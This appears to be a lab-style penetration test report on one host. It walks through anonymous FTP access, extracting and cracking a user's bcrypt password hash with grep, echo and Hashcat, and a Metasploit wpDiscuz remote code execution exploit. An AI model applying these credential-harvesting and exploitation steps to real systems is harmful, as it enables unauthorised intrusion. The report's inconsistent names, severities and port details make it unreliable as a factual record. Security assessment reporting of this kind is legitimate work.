FortifyTech

Security Assessment Findings

Report

Business Confidential

Date: Oct 5th,
2024 Version 1.0

Table of Contents

Confidentiality Statement

This document is the exclusive property of FortifyTech and B-SS. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both FortifyTech and B-SS .

TCMS may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. B-SS prioritized the assessment to identify the weakest security controls an attacker would exploit. B-SS recommends conducting similar assessments on an annual basis by internal or third- party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
FortifyTech		
bielnzar	Information Security Consultant	Office: (555) 555-5555 Email: bielnzar.bussiness@fortifytech.com
B-SS		
manabiel	Penetration Tester	Office: (555) 555-5555 Email: mamamanabiel73@B-SS.com

Assessment Overview

From Oct 5th, 2024 to Oct 7th, 2024, FortifyTech engaged B-SS to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. A B-SS engineer performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
External Penetration Test	10.15.42.245

Scope Exclusions

FortifyTech did not give any limitations.

Client Allowances

FortifyTech did not provide any allowances to assist the testing.

Executive Summary

Hazz conducted an external network penetration test on **FortifyTech** from **Oct 5th** to **Oct 7th**. The primary goal of this assessment was to evaluate the security posture of the external network and identify potential vulnerabilities that could be exploited by malicious actors.
During the engagement, Hazz identified several vulnerabilities, including one medium-severity issue that allowed us to obtain the admin password through relatively simple attack techniques. These vulnerabilities were found during standard reconnaissance and required minimal effort to exploit, indicating potential risks to the organization if left unaddressed.


Attack Summary

The following table describes how VulnCore gained user credentials, step by step:

Step	Action	Recommendation
1	I gained access to the FTP server by exploiting anonymous login, which was enabled without any authentication. Once inside, I was able to list and download files. One of the files contained usernames and hashed passwords.	Disable anonymous access to the FTP service and enforce strong authentication measures.
2	After gaining access through FTP, I discovered a vulnerable WordPress instance running the wpDiscuz plugin (version 7.0 through 7.0.4). Using Metasploit, I successfully exploited a Remote Code Execution (RCE) vulnerability on port 487, gaining control over the system.	Update the wpDiscuz plugin to the latest version to patch the RCE vulnerability.

Vulnerabilities by Impact


The following chart illustrates the vulnerabilities found by impact:




Proof Of CVSS Score Results

The following proof of cvss scrore result attached below:

FTP



RCE



External Penetration Test Findings

Enabled Access Over FTP Service – Login (Medium)

Description:	FortifyTech enabled anonymous access over FTP service. This configuration allowed Hazz to gain credentials of username "ethack" through its system and database.
Impact:	Medium (CVSS:3.1 AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N | Score: 5.4)
System:	10.15.42.245
References:	https://academy.hackthebox.com/module/cheatsheet/77 - Enabled FTP access

Exploitation Proof of Concept

mamanabiel conducted a network scan using Nmap. The scan revealed that the target at 10.15.42.245 had an open FTP service (vsftpd 3.0.5) with anonymous login enabled.




Figure 1: Sample output of nmap network scan

Using this information, mamanabiel connected to the FTP service without a password. Upon listing the directory contents, two files were found: list.xyz and readme.txt. These files were then downloaded for further analysis.

```
~/ethack/prak (0.145s)
grep "ethack" list.xyz
{"id":270,"username":"ethack","password":"$2a$14$mfaS50bZaMRVC1oks.jYK.BvVOKfLtGg/c5Qu8xyr.YYXJPUIdp1e","email":"ethackh@sciencedirect.com"},
```

Figure 2: Using grep on list.xyz to find the hashed passwords

```
~/ethack/prak (0.049s)
echo '$2a$14$mfaS50bZaMRVC1oks.jYK.BvVOKfLtGg/c5Qu8xyr.YYXJPUIdp1e' > hash-pass-list.txt
```

Figure 3: Saving the hashed passwords




Figure 4: Cracking the hashed passwords in the hash-pass-list.txt using Hashcat

mamanabiel used the grep command to search through the list.xyz file for hashed passwords located next to usernames. After identifying the hashed passwords, he saved them into a file named hash-pass-list.txt using the echo command. Finally, mamanabiel used Hashcat to crack the hashed passwords in the hash-pass-list.txt file, successfully retrieving the actual plaintext passwords.

.




Figure 5: FTP connection to 10.15.42.245 using the username `ethack` and the cracked password

mamanabiel reconnected to the FTP service at 10.15.42.245 using the username ethack and the cracked password obtained from the previous steps. Once logged in, he navigated through the directory and identified the readme.txt file. Using the get command, mamanabiel downloaded the readme.txt file to his local machine for further analysis.

Remediation

Who:	IT Team
Vector:	Remote
Action:	Configure FTP service by disabling anonymous access.

WordPress Plugin wpDiscuz-7.0.4 - Unauthenticated Remote Command Execution

Description:	Unauthenticated Remote Command Execution
Impact:	Critical (CVSS:3.1 AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:H/E:F/RL:X/RC:X| Score: 9.2)
System:	10.15.42.245
References:	https://nvd.nist.gov/vuln/detail/CVE-2020-24186 https://github.com/hev0x/CVE-2020-24186-wpDiscuz-7.0.4-RCE




Figure 6: Inspecting the "trial" page and discovering the wp-contents/plugins/wpdiscuz directory

mamanabiel discovered that port 22/tcp was open and running an HTTP service during the Nmap scan. He decided to investigate further by opening a web browser and navigating to http://10.15.42.245:487. This action successfully led him to access the web interface hosted on the target machine. While exploring the website, mamanabiel navigated to a suspicious "trial" page that contained references to hacking. By inspecting the page's elements, he found a directory path indicating the presence of the wpdiscuz plugin within the wp-contents/plugins directory. This discovery suggested potential vulnerabilities associated with the plugin, providing a new vector for further exploitation.




Figure 5: Using Metasploit to search for vulnerabilities in the wpdiscuz plugin

mamanabiel utilized the Metasploit framework to search for vulnerabilities associated with the wpdiscuz plugin. He executed the command search wpdiscuz within Metasploit, which returned a list of potential exploits related to the plugin. mamanabiel then selected the first exploit in the list by using the command use 0. This step was crucial as it identified specific vulnerabilities in the wpdiscuz plugin that could be exploited for further penetration testing.


